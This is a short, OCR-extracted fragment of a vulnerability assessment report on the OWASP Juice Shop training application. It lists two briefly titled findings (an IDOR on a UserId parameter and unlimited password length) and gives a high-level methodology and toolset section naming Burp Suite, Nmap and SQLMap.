


<< IDOR on recycles>>

<< High>>

as we see in the UserId parameter






<<No limit on the length of the password >>

<< medium>>

resource: https://hackerone.com/reports/1411363



Methodology

This section describes how the vulnerability assessment of the OWASP Juice Shop was conducted. It is designed for technical practitioners, including security analysts, developers, and system administrators.

1. Tool Selection

The following tools were used in the assessment:

- **Burp Suite**: For manual testing and modifying web requests.
- **Nmap**: To discover open ports and services.
- **SQLMap**: For testing SQL injection vulnerabilities.

2. Execution of Tools

The tools were run in the following order:

- **Manual Testing**: Employed Burp Suite for detailed testing, focusing on specific areas.
- **Network Scanning**: Used Nmap to find open ports on the server.

3. Output Analysis

After the tools were run, the findings were analyzed:

- **Categorization**: Vulnerabilities were sorted by risk level (high, medium, low).
- **Validation**: Checked automated findings against manual results.
- **Documentation**: Each vulnerability was documented with details and evidence.

4. Vulnerability Validation

The vulnerabilities were confirmed to ensure accuracy:

- **Re-Testing**: High-risk vulnerabilities were tested again to confirm their impact.
- **Code Review**: Reviewed the source code (if available) for further validation.
- **Reporting**: Significant vulnerabilities were noted in the summary and discussed in the analysis and recommendations.

This methodology provided a thorough assessment of the OWASP Juice Shop application, laying the groundwork for security improvements.

Assessment Toolset Selection

The following tools were used during the vulnerability assessment of the OWASP Juice Shop application:

1. **Burp Suite**: A popular platform for web application security testing that allows for intercepting HTTP requests, performing scans, and conducting detailed analyses.
2. **Nmap**: A network scanning tool used to discover hosts and open ports on the application server, helping to identify potential attack vectors.
3. **SQLMap**: A specialized tool for detecting and exploiting SQL injection vulnerabilities in web applications.

   These tools were selected for their effectiveness in identifying and validating various vulnerabilities within the web application.

This concluded the vulnerability assessment methodology portion of this report.